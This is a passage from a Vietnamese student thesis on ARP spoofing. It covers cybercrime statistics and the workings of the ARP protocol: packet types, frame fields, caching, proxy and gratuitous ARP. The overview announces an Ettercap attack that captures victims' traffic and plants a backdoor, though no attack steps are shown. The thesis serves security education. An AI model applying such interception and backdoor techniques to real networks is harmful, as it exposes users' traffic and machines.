HUTECH
Đại học Công nghệ Tp.HCM

BỘ GIÁO DỤC VÀ ĐÀO TẠO

TRƯỜNG ĐẠI HỌC CÔNG NGHỆ TP. HCM

ĐỒ ÁN CƠ SỞ

TÌM HIỂU CÁCH THỨC THỰC HIỆN VÀ NGUY CƠ CỦA ARP SPOOFING

Ngành : **AN TOÀN THÔNG TIN**

Chuyên ngành: **AN TOÀN THÔNG TIN**

Giảng viên hướng dẫn : Đặng Hùng Kiệt

Sinh viên thực hiện : Trần Nhật Vũ

MSSV: 2187701120 Lớp: 21Data1

Tp. Hồ Chí Minh, 2024

BỘ GIÁO DỤC VÀ ĐÀO TẠO

TRƯỜNG ĐẠI HỌC CÔNG NGHỆ TP. HCM

ĐỒ ÁN CƠ SỞ

TÌM HIỂU CÁCH THỨC THỰC HIỆN VÀ NGUY CƠ CỦA ARP SPOOFING

Ngành : **AN TOÀN THÔNG TIN**

Chuyên ngành: **AN TOÀN THÔNG TIN**

Giảng viên hướng dẫn : Đặng Hùng Kiệt

Sinh viên thực hiện : Trần Nhật Vũ

MSSV: 2187701120 Lớp: 21Data1

TP. Hồ Chí Minh, 2024

LỜI CẢM ƠN

Trong quá trình thực hiện đồ án cơ sở này, em xin được gửi lời cảm ơn chân thành đến giảng viên Đặng Hùng Kiệt thuộc khoa Công nghệ thông tin - Trường Đại Học Công Nghệ TP.HCM, đã tận tình hướng dẫn, đưa ra những lời khuyên hữu ích liên quan đến đồ án cơ sở ngành An toàn thông tin giúp em có thể hoàn thành đồ án của môn học này.

Tuy nhiên, trong quá trình khi thực hiện đồ án môn này, khó tránh khỏi những thiếu xót khi hoàn thiện và trình bày đồ án. Em rất mong nhận được những lời góp ý và quan tâm của thầy để đồ án của em sẽ trở nên hoàn thiện hơn và đáp ứng được những các tiêu chí đề ra.

Xin chân thành cảm ơn thầy.

TP. Hồ Chí Minh, tháng 03 năm 2024

LỜI CAM ĐOAN

Tôi xin cam đoan rằng mọi thông tin và kết quả được trình bày trong đồ án này là hoàn toàn của tôi dưới sự hướng dẫn của giảng viên Đặng Hùng Kiệt. Tôi cam kết những nhận định được nêu ra trong đồ án này cũng là kết quả sản phẩm từ sự nghiên cứu độc lập của bản thân dựa vào các cơ sở tìm kiếm, hiểu biết và nghiên cứu tài liệu khoa học hay bản dịch khác đã được ghi nhận trong tài liệu tham khảo. Các số liệu, thông tin được sử dụng trong đồ án đều có nguồn gốc rõ ràng và được trích dẫn đầy đủ theo quy định của nhà trường.

MỤC LỤC

CHƯƠNG 1: TỔNG QUAN

1.1 Tổng quan về đồ án

Trong đồ án này, sẽ giới thiệu cho chúng ta biết về: khái niệm, kĩ thuật thực hiện của ARP Spoofing bằng cách sử dụng công cụ Ettercap để tấn công và làm thay đổi đi địa chỉ MAC của máy nạn nhân từ đó có thể bắt được các gói tin mà người dùng truy cập trên Internet, ngoài ra còn cài Backdoor trên máy nạn nhân trong mạng Lan.

1.2 Nhiệm vụ của đồ án

Giúp cho người đọc và người sử dụng trong những mục đích sau:

- Hiểu được các khái niệm liên quan về ARP và ARP Spoofing.
- Các nguyên tắc kĩ thuật, nguyên lý hoạt động của ARP và ARP Spoofing.
- Các cách tấn công người dùng của ARP Spoofing.
- Các bộ công cụ tấn công.
- Các chức năng của nó.
- Ưu và nhược điểm của các công cụ đấy.
- Cách phát hiện và phòng ngừa trước các cuộc tấn công từ ARP Spoofing.

1.3 Cấu trúc của đồ án

Đồ án cơ sở này gồm có 4 chương:

- Chương 1: Tổng quan

Phần này giới thiệu cho chúng ta biết về tổng quan, nhiệm vụ của đồ án, giúp chúng ta hiểu được nội dung căn bản của đồ án được đưa ra.

- Chương 2: Cơ sở lý thuyết

Phần này sẽ giới thiệu cụ thể về ARP và ARP Spoofing cùng với các công cụ thực hiện tấn công như: Ettercap, ArpSpoof, Bettercap, v.v…. Đưa ra cho chúng ta biết về các giải pháp và phòng ngừa trước các cuộc tấn công của ARP Spoofing.

- Chương 3: Kết quả thực nghiệm

Phần này sẽ cho chúng ta thấy được các chức năng của công cụ Ettercap khi tấn công ARP Spoofing và các biện pháp phòng tránh trước các cuộc tấn công ấy.

- Chương 4: Kết luận và hướng phát triển của đồ án

Phần này sẽ tổng kết tất cả các chương trong đồ án rút ra những lưu ý, lời khuyên về ARP Spoofing và đưa ra hướng phát triển cho đồ án trong tương lai.

CHƯƠNG 2: CƠ SỞ LÝ THUYẾT

2.1 Tình hình an toàn thông tin trên thế giới và hiện nay ở Việt Nam

2.1.1 Tình hình an toàn thông tin trên thế giới hiện nay


An toàn thông tin được hình thành từ sự kết hợp từ những công nghệ đột phá đã làm thay đổi thế giới, khiến cho nó có một sự tác động lớn đến mọi lĩnh vực của đời sống kinh tế và xã hội, công tác quản lý và điều hành của các quốc gia, đồng thời cũng đặt ra nhiều thách thức như: tội phạm, khủng bố và chiến tranh mạng.

Theo các báo cáo đến từ "Tổ chức Hình sự quốc tế", cho rằng: tội phạm sử dụng công nghệ cao đang đứng thứ 2 trong các loại tội phạm nguy hiểm nhất trên toàn thế giới, chỉ sau khủng bố về mức độ nguy hiểm. Gây thiệt hại lên tới khoản 600 tỷ USD mỗi năm, tương đương 0,8% GDP toàn cầu. Trong đó theo ước tính, khu vực Đông Á thiệt hại ước tính 120 – 200 tỷ USD, tương đương 0,53 – 0,89% GDP khu vực.

Các hoạt động tấn công gồm hai hình thức:

a) Tấn công phá hoại: Do các cá nhân hay tổ chức phi chính phủ thực hiện các cuộc tấn công hoặc do một số quốc gia tấn công hệ thống các quốc gia khác. Mục đích có thể vì lý do: chính trị, tôn giáo, tài chính, v.v…

Một số hình ảnh ví dụ về các cuộc tấn công phá hoại hiện nay:




Hình 2.1: Tấn công từ chối dịch vụ DDOS

- Mô tả: DDOS được viết tắt là Distributed Denial-of-Service, là một loại hình thức tấn công mạng khá là phổ biến nhằm làm quá tải máy chủ hoặc mạng bằng lưu lượng lớn các Botnet truy cập giả mạo vào máy chủ nạn nhân.

Hình 2.2: Tấn công Ransomware Wanna Cry


- Mô tả: Đây là một loại phần mềm tống tiền bằng cách mã hóa các dữ liệu quan trong bắt nạn nhân phải gửi một số tiền chuộc lại dữ liệu đó một khoản tiền khá cao, chủ yếu tấn công máy tính nạn nhân chạy trên hệ điều hành Windows. Sử dụng lỗ hổng bảo mật trong hệ điều hành để tự lây lan từ máy tính này sang máy tính khác.

b) Tấn công đánh cắp thông tin: là một loại tấn công mạng nhằm mục đích lấy cắp thông tin nhạy cảm của người dùng, chẳng hạn như: Thông tin cá nhân, tài chính, v.v… Nhằm mục đích bán thông tin nhạy cảm của nạn nhân trên các diễn đàn chợ đen, sử dụng thông tin để thực hiện hành vi gian lận, gây tổn hại đến sự uy tín của cá nhân hoặc tổ chức doanh nghiệp nào đó.



Hình 2.3: Cách thức tấn công SQL Injection

- Mô tả: Là một loại hình thức nguy hiểm và phổ biến nhất tấn công vào các Website có lỗ hổng bảo mật, bằng cách chèn mã SQL vào truy vấn cơ sở dữ liệu để truy cập trái phép vào dữ liệu.



Hình 2.4: Tấn công Cross-site scrIPting (XSS)

- Mô tả: Tin tặc sẽ chèn mã độc JavaScript độc hại vào trang Website để thực thi mã trên máy tính của người dùng. Những đoạn mã đấy có thể đánh cắp cả cookie, chiếm đoạt tài sản hoặc lừa đảo người dùng.

2.1.2 Tình hình an toàn thông tin ở Việt Nam hiện nay

Theo thống kê của Trung tâm giám sát an ninh mạng quốc gia viết tắt là "NCSC", trong năm 2023: Việt Nam ghi nhận hơn 10.000 cuộc tấn công mạng, tăng 25% so với năm 2022.

Với mức độ tinh vi của các cuộc tấn công mạng ngày càng cao, các tin tặc đang sử dụng nhiều phương thức tấn công mới, phức tạp hơn như: tấn công ransomware, tấn công Advanced Persistent Threat - Mobile, tấn công protocol, v.v… Đi kèm với thiệt hại, hậu quả ngày càng nghiêm trọng. Gây ảnh hưởng đến uy tín, trong hoạt động kinh doanh của cá nhân hoặc các tổ chức và an ninh quốc gia.

Hình 2.5: Tấn công mã độc

Trước tình hình đó, nhà nước ta đã chủ trương triển khai, nghiên cứu, xây dựng và ban hành nhiều văn bản, thông tư, luật và nghị định về lĩnh vực an ninh, an toàn thông tin như sau: Quốc hội ban hành Luật an toàn thông tin mạng, có hiệu lực từ 01/07/2016; thông qua Luật an ninh mạng, có hiệu lực từ ngày 01/01/2019.

Ngoài ban hành các luật trên, nhà nước còn thành lập các cơ quan chuyên trách về An toàn thông tin: Trung tâm giám sát an ninh mạng quốc gia (NCSC), Trung tâm Ứng cứu khẩn cấp máy tính Việt Nam (VNCERT), v.v…

Hình 2.6: Trung tâm giám sát an ninh mạng quốc gia (NCSC)

Hình 2.7: Trung tâm ứng cứu khẩn cấp máy tính Việt Nam (VNCERT)


2.2 Khái niệm về ARP

2.2.1 Giao thức ARP là gì?

a) Giao Thức ARP

Giao thức ARP được viết tắt là Address Resolution Protocol đây là một trong các giao thức trong cùng một mạng tại OSI Layer 3 và encapsulated tại OSI layer 2, được sử dụng để ánh xạ địa chỉ IP sang địa chỉ MAC trên mạng cục bộ. Cụ thể, ARP giúp

chuyển đổi địa chỉ IP (địa chỉ logic của thiết bị mạng) thành địa chỉ MAC (địa chỉ vật lý) được gắn vào trong card mạng của thiết bị đó.




Hình 2.8: Chuyển đổi địa chỉ IP thành địa chỉ MAC

Ban đầu ARP chỉ được sử dụng trong mạng Ethernet để phân giải địa chỉ IP và địa chỉ MAC. Nhưng ngày nay ARP đã được ứng dụng rộng rãi và dùng trong các công nghệ khác dựa trên Layer 2.

Giao thức ARP có 4 loại gói tin được sử dụng như sau:

- ARP Request: Một thiết bị nào đó sẽ gởi gói tin loại này nhằm mục đích tìm ra địa chỉ MAC của thiết bị đã biết IP.
- ARP Reply: Là gói tin được trả lời của thiết bị mà có IP ứng với IP trong gói tin Request.
- Reverse ARP Request: Đây là gói tin có chức năng ngược lại với chức năng của gói tin ARP Request, tức là để tìm IP của thiết bị có địa chỉ Mac đã biết.
- Reverse ARP Reply: Là loại gói tin trả lời cho RARP Request.




Hình 2.8: Gói tin bên trong ARP Request và ARP Reply

Trong giao tiếp mạng, thì giao thức ARP thường xuyên sử dụng hai loại gói ARP Request và ARP Reply, kết hợp với bảng ARP được hiển thị trước đó để lưu trữ ánh xạ giữa địa chỉ IP và MAC.

Ví dụ: Máy chủ B trên mạng máy tính muốn kết nối địa chỉ IP của nó với địa chỉ MAC của máy chủ D.


Để thực hiện yêu cầu này, nó sẽ gửi yêu cầu ARP tới tất cả các máy chủ khác trên mạng cục bộ. Sau yêu cầu này, nó nhận được phản hồi ARP chỉ từ máy chủ D với địa chỉ MAC của nó. Sau đó, máy chủ yêu cầu sẽ lưu địa chỉ này vào bộ đệm ARP của nó, tương tự như danh sách liên hệ.



Hình 2.9: Ví dụ về yêu cầu ARP và phản hồi của ARP

2.2.2 Cấu trúc của ARP

Giao thức ARP trong mạng máy tính sử dụng một số trường cơ bản để thực hiện việc ánh xạ địa chỉ IP sang địa chỉ MAC và ngược lại. Kích thước của ARP là 28 byte, được đóng gói trong frame Ethernet II nên trong mô hình OSI, ARP được coi như là giao thức lớp 3 cấp thấp.



Hình 2.10: Cấu trúc của ARP trong Ethernet Frame Format

Giải thích các trường bên ngoài:

Tên gọi	Mô tả
Destination address (6 bytes)	Kiểm soát truy cập phương tiện MAC của thiết bị người nhận dự định trên mạng
Source address (6 bytes)	Chứa địa chỉ MAC của thiết bị đã gửi khung Ethernet.
Type 0x0806 (2 bytes)	Xác định giao thức lớp trên được gói gọn trong khung Ethernet, các loại Ethernet: • 0x0800: Giao thức Internet (IP) • 0x0806: Giao thức phân giải địa chỉ (ARP) • 0x8035: Giao thức phân giải địa chỉ ngược (RARP)
Padding (0 – 18 bytes)	Dữ liệu được thêm vào để đảm bảo gói tin có kích thước tối thiểu
CRC (4 bytes)	Mã kiểm tra lỗi được sử dụng để đảm bảo tính toàn vẹn của gói tin

Bảng 2.1: Các trường bên ngoài sơ đồ

Giải thích các trường bên trong của ARP Request or ARP Reply:

Tên gọi các trường	Mô tả
Hardware Type (Loại Phần Cứng)	Trường này xác định loại phần cứng mà giao thức ARP đang sử dụng
Protocol Type (Loại Giao Thức)	Xác định loại giao thức mạng mà ARP đang làm việc. Đối với IPv4, giá trị này là 0x0800
Hardware Length (Độ Dài Phần Cứng)	Độ dài của địa chỉ phần cứng, thường là 6 byte cho địa chỉ MAC Ethernet.
Protocol Length (Độ Dài Giao Thức)	Độ dài của địa chỉ giao thức, thường là 4 byte cho địa chỉ IPv4.
Operation (Hoạt Động)	Xác định loại hoạt động mà thông điệp

	ARP đang thực hiện
Sender Hardware Address (Địa Chỉ Phần Cứng của Người Gửi)	Địa chỉ MAC của thiết bị gửi.
Sender Protocol Address (Địa Chỉ Giao Thức của Người Gửi)	Địa chỉ IP của thiết bị gửi.
Target Hardware Address (Địa Chỉ Phần Cứng của Đích Đến)	Địa chỉ MAC của thiết bị đích.
Target Protocol Address (Địa Chỉ Giao Thức của Đích Đến)	Địa chỉ IP của thiết bị đích.

Bảng 2.2: Các trường bên trong ARP Request or ARP Reply


2.2.3 Nguyên tắc hoạt động của ARP Protocol

a) Nguyên tắc hoạt động của ARP Protocol trong môi trường nội mạng

Trong cùng một mạng nội bộ, các thiết bị máy cần phải giao tiếp làm việc với nhau thông qua các địa chỉ MAC được biết trước. Thường thì sẽ có hai trường hợp xảy ra trong việc gửi gói tin đi.

- Nếu như trong trường hợp ARP Cache của thiết bị muốn gửi gói tin đã biết địa chỉ IP và địa chỉ MAC của nơi đến, thì nó chỉ việc gửi gói tin đi đến cho địa chỉ đã biết từ trước đó.
- Còn trong trường hợp ARP Cache của thiết bị muốn gửi gói tin chưa biết được địa chỉ IP và MAC của nơi đến, thì bên phía A sẽ gửi broadcast gói tin ARP Request đến toàn miền của mạng, nhưng chỉ có địa chỉ B nhận được gói tin broadcast đó và sẽ trả lời lại bằng cách gửi unicast gói tin ARP Reply để khai báo địa chỉ MAC của nó. Sau khi có được MAC của B, thì A cập nhập bảng ARP Cache với cặp địa chỉ IP và MAC của B đóng gói và gửi gói tin đến B.

Các thiết bị trong nội mạng sẽ lưu trữ thông tin ánh xạ này trong bảng ARP của mình để sử dụng cho các phiên giao tiếp sau này.




Hình 2.11: Nguyên tắc hoạt động của ARP trong môi trường nội mạng.

b) Nguyên tắc hoạt động của ARP Protocol trong môi trường liên mạng

Trong mạng Internet, các giao tiếp giữa các thiết bị trên các mạng con được thực hiện thông qua địa chỉ IP và địa chỉ MAC của router hoặc gateway.

- Khi máy A ở vùng mạng X gửi tin đi máy B ở vùng mạng Y. Ta nhận thấy rằng địa chỉ IP đích đến đó không thuộc vùng mạng của A, do đó bên máy A đầu tiên sẽ gửi broadcast gói tin ARP Request đến router R1 để hỏi địa chỉ Mac của R1.
- R1 sau khi trả lời địa chỉ MAC của nó, máy A tiếp tục gửi gói tin đến R1 chứa địa chỉ IP của máy B.
- Router R1 nhận được gói tin tiếp tục gửi đi đến mạng đích, bên phía Router R2 nhận được gói tin của máy A sau đó R2 lại tiếp tục gửi ARP Request để tìm địa chỉ MAC của B.
- Sau khi có được MAC của B, R2 gửi unicast gói tin ARP Reply chứa địa chỉ MAC của B đến cho R1. R1 nhận được gói tin ARP Reply liền chuyển tiếp cho A.
- A sau cùng nhận được MAC của B nó sẽ tự động cập nhập ARP Cache với cặp địa chỉ IP và MAC của B. Bên máy A sử dụng địa chỉ MAC của B để gửi dữ liệu đến R1, R1 chuyển tiếp dữ liệu đó đến mạng đích, máy B nhận được dữ liệu từ bên phía máy A.



Hình 2.12: Minh họa về hoạt động trong liên mạng


2.2.4 Các kỹ thuật của ARP

a) ARP caching

Hay được gọi là lưu trữ bộ nhớ đệm ARP, kỹ thuật này giúp lưu trữ các cặp địa chỉ IP và địa chỉ MAC trong một bảng tạm thời gọi là ARP Cache. Mỗi network device quản lý bảng ARP Cache của nó.

Có hai cách khác để ghi vào bảng ARP Cache:

- Static ARP Cache Entries : Đây là cặp hardware/IP address được thêm vào manual. Nó được lưu trữ vĩnh viễn trong bảng ARP cache.
- Dynamic ARP cache Entries : Đây là cặp hardware/IP address được thêm vào cache bởi phần mềm tự đông, là kết quả của ARP resolution. Chúng được lưu trữ trong bảng ARP cache chỉ một khoảng thời gian ngắn rồi bị xóa đi.




Hình 2.13: Các ARP Caching có trong máy ở hệ điều hành Window

Việc sử dụng ARP Caching giúp cải thiện hiệu suất mạng bằng cách giảm thiểu số lượng yêu cầu ARP Request được gửi trên mạng.

b) Proxy ARP

Proxy ARP được thiết kế cho các thiết bị nằm trong nội mạng và có phạm vi hoạt động cục bộ. Tuy nhiên, nếu hai thiết bị A và B bị chia cắt bởi một hoặc nhiều router thì chúng sẽ được coi như là không local với nhau nữa.


Khi một thiết bị cần gửi dữ liệu đến một thiết bị khác trên mạng, nó sẽ gửi yêu cầu ARP Request đến Proxy ARP. Proxy ARP sẽ kiểm tra bảng ARP Cache của mình và nếu tìm thấy địa chỉ MAC tương ứng, nó thay thiết bị nguồn gửi gói tin đến thiết bị đích.



Hình 2.14: Proxy ARP truyền tải 2 host ở 2 mạng khác nhau

c) Gratuitous ARP


Tương tự các quy trình thông thường, đây là kỹ thuật cho phép thiết bị thông báo cho các thiết bị khác trên mạng về sự thay đổi địa chỉ IP hoặc địa chỉ MAC của nó. Giúp cập nhập thông tin ARP Cache trên các thiết bị khác một cách nhanh chóng, tránh tình trạng gửi ARP Request không cần thiết.



Hình 2.15: Gratuitous ARP

d) Reverse ARP

